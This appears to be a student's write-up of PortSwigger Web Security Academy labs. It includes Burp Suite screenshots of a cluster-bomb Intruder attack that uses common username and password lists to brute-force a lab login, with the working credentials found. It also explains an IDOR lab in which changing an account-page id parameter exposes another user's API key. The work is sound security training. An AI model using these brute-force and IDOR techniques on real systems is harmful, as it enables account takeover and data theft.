

Login
Invalid username
Username
Password
Log in



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Pro version only
Filter on
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Tim
1070 https://0aa800a80316e6468... GET /academyLabHeader 101 147 79.125.84.16 12:
1071 https://0aa800a80316e6468... GET /my-account 302 86 79.125.84.16 12:
1072 https://0aa800a80316e6468... GET /login 200 3287 HTML Username enumerati... 79.125.84.16 12:
1074 https://0aa800a80316e6468... GET /academyLabHeader 101 147 79.125.84.16 12:
1075 https://0aa800a80316e6468... GET / 200 8603 HTML Username enumerati... 79.125.84.16 12:
1076 https://0aa800a80316e6468... GET /academyLabHeader 101 147 79.125.84.16 12:
1077 https://0aa800a80316e6468... GET /my-account 302 86 79.125.84.16 12:
1078 https://0aa800a80316e6468... GET /login 200 3287 HTML Username enumerati... 79.125.84.16 12:
1084 https://0aa800a80316e6468... GET /academyLabHeader 101 147 79.125.84.16 12:
1085 https://0aa800a80316e6468... POST /login ✓ 200 3352 HTML Username enumerati... 79.125.84.16 12:
1094 https://0aa800a80316e6468... GET /academyLabHeader 101 147 79.125.84.16 12:
1095 https://0aa800a80316e6468... POST /login ✓ 200 3352 HTML Username enumerati... 34.246.129.62 12:
1101 https://0aa800a80316e6468... GET /academyLabHeader 101 147 34.246.129.62 12:
Request
Pretty Raw Hex
1 POST /login HTTP/1.1
2 Host:
0aa800a80316e646830e10b600f30062.web-security-academy.net
3 Cookie: session=4GMrQz3EfVi1lr0hYnYpp87uRGqUnl34
4 Content-Length: 43
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="151", "Not-A?Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0
Safari/537.36
13 Origin:
https://0aa800a80316e646830e10b600f30062.web-security-academy.net
Search 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3244
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css
rel=stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
Username enumeration via different responses
</title>
13 </head>
14 <!--LAB_HEAD_END-->
15 <body>
Search 0 highlights
Inspector
Request attributes 2
Request body parameters 2
Request cookies 1
Request headers 21
Response headers 3
Inspector
Notes
Event log (2)
All issues
Memory: 264.0MB of 7.80GB
Disabled



Authentication lab usernames |
Username enumeration via diffe
https://portswigger.net/web-security/authentication/auth-lab-usernames
Products
Solutions
Rese
Dashboard
Learning paths
Latest topics
All content
Hall of Fame
Get started
Menu
Web Security Academy > Authentication vulnerabilities > Username list
Authentication lab usernames
You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
Track your progress


Menu
Web Security Academy > Authentication vulnerabilities > Password list
Authentication lab passwords
You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
shadow
master
666666



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Cluster bomb attack
Start attack
Target https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net
Update Host header to match target
Positions Add § Clear § Auto §
POST /login HTTP/2
Host: 0a79005c03a6d48f801530ae005d0064.web-security-academy.net
Cookie: session=wjv0ZB3VDgZkGW83QFaKPjMShOT6GUdQ
Content-Length: 31
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Origin: https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=§asd123123§&password=§123§
Search
2 highlights
2 payload positions
Length: 1018
Payloads
Payload position: 1 - asd123123
Payload type: Simple list
Payload count: 101
Request count: 10,100
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
carlos
root
admin
test
guest
info
adm
mysql
user
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule
Edit
Remove
Payloads
Resource pool
Settings
Event log (3)
All issues
Memory: 299.8MB of 7.80GB
Disabled


Attack Save
4. Intruder attack of https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net
4. Intruder attack of https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request Payload 1 Payload 2 Status code Response rec... Error Timeout Length Comment
70 apollo password 200 211 3352
71 app password 200 207 3352
72 app01 password 200 205 3352
73 app1 password 200 204 3352
74 apple password 200 203 3352
75 application password 200 201 3352
76 applications password 200 203 3352
77 apps password 200 214 3352
78 appserver password 200 207 3352
79 aq password 200 207 3352
80 ar password 200 206 3352
81 archie password 200 204 3352
82 arcsight password 200 224 3352
83 argentina password 200 207 3352
84 arizona password 200 199 3352
85 arkansas password 200 208 3352
86 arlington password 200 222 3352
87 as password 200 206 3352
88 as400 password 200 208 3352
89 asia password 200 199 3352
90 asterix password 200 206 3352
91 at password 200 195 3352
92 athena password 200 208 3352
93 atlanta password 200 203 3352
94 atlas password 200 213 3354
95 att password 200 207 3352
96 au password 200 160 3352
97 auction password 200 197 3352
98 austin password 200 208 3352
99 auth password 200 200 3352
139 of 9999
Payloads
Resource pool
Settings


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Cluster bomb attack
Start attack
Target https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net
Update Host header to match target
Positions Add § Clear § Auto §
POST /login HTTP/2
Host: 0a79005c03a6d48f801530ae005d0064.web-security-academy.net
Cookie: session=wjv0ZB3VDg2kGW83QFaKPjMSh0T6GUdQ
Content-Length: 31
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Origin: https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=§asdl23123§&password=§123§
Search
2 highlights
2 payload positions
Length: 1018
Payloads
Payload position: 1 - asd123123
Payload type: Simple list
Payload count: 1
Request count: 100
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
atlas
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Enabled
Rule
Payloads
Resource pool
Settings
Event log (3)
All issues
Memory: 311.7MB of 7.80GB
Disabled


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Cluster bomb attack
Start attack
Target https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net
Update Host header to match target
Positions Add § Clear § Auto §
POST /login HTTP/2
Host: 0a79005c03a6d48f801530ae005d0064.web-security-academy.net
Cookie: session=wjv0ZB3VDg2kGW83QFaKPjMSh0T6GUdQ
Content-Length: 31
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Origin: https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a79005c03a6d48f801530ae005d0064.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=§asdl23123§&password=§123§
Search
2 highlights
2 payload positions
Length: 1018
Payloads
Payload position: 2 - 123
Payload type: Simple list
Payload count: 100
Request count: 100
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Enabled
Rule
Payloads
Resource pool
Settings
Event log (3)
All issues
Memory: 311.7MB of 7.80GB
Disabled

16	atlas	letmein	200	204	3354
17	atlas	shadow	200	200	3354
18	atlas	master	200	199	3354
19	atlas	666666	200	208	3354
20	atlas	qwertyuiop	200	161	3354
21	atlas	123321	200	206	3354
22	atlas	mustang	200	200	3354
23	atlas	1234567890	200	203	3354
24	atlas	michael	302	158	187
25	atlas	654321	200	206	3441
26	atlas	superman	200	161	3441
27	atlas	1qaz2wsx	200	213	3441



Reference: PortSwigger Web Security Academy — [Username enumeration via different responses](#).

6. VULNERABILITY 2 — INSECURE DIRECT OBJECT REFERENCE (IDOR)

Category: Access Control / Broken Access Control Related Concept: Horizontal Privilege Escalation Platform: PortSwigger Web Security Academy Lab: User ID controlled by request parameter

6.1 What is it?

Insecure Direct Object Reference (IDOR) is an access-control weakness in which an application uses a user-controlled identifier to retrieve a resource without verifying whether the requester is authorised to access it.

In this practical, the account page used a user identifier in the URL. Changing the identifier caused the application to return another user's account information.

6.2 How does it happen?

IDOR occurs when the server retrieves a record using a supplied identifier but does not correctly verify the authenticated user's permissions or ownership of the requested resource. Predictable identifiers may make the issue easier to discover, but changing identifiers alone is not the underlying security flaw.

6.3 How is it exploited?

The lab-provided credentials wiener:peter were used to log in. The account page was accessed using a URL containing id=wiener. The parameter was then changed to id=carlos.

The application returned Carlos's account information, including an API key, and the lab displayed its successful completion message.

6.4 Observed Result

Changing the user identifier from wiener to carlos resulted in unauthorised access to Carlos's account information. The captured account requests returned HTTP 200 OK, and the lab was successfully solved.

This demonstrated horizontal privilege escalation: a standard user could access another standard user's information.

6.5 Impact


Depending on the application, IDOR may allow access to private profiles, documents, invoices, API keys, or other user records. If unauthorised modification or deletion is also possible, the impact may extend to data tampering or loss.


In this practical, the demonstrated impact was access to another user's account information. The test did not establish administrator access or unauthorised data modification.

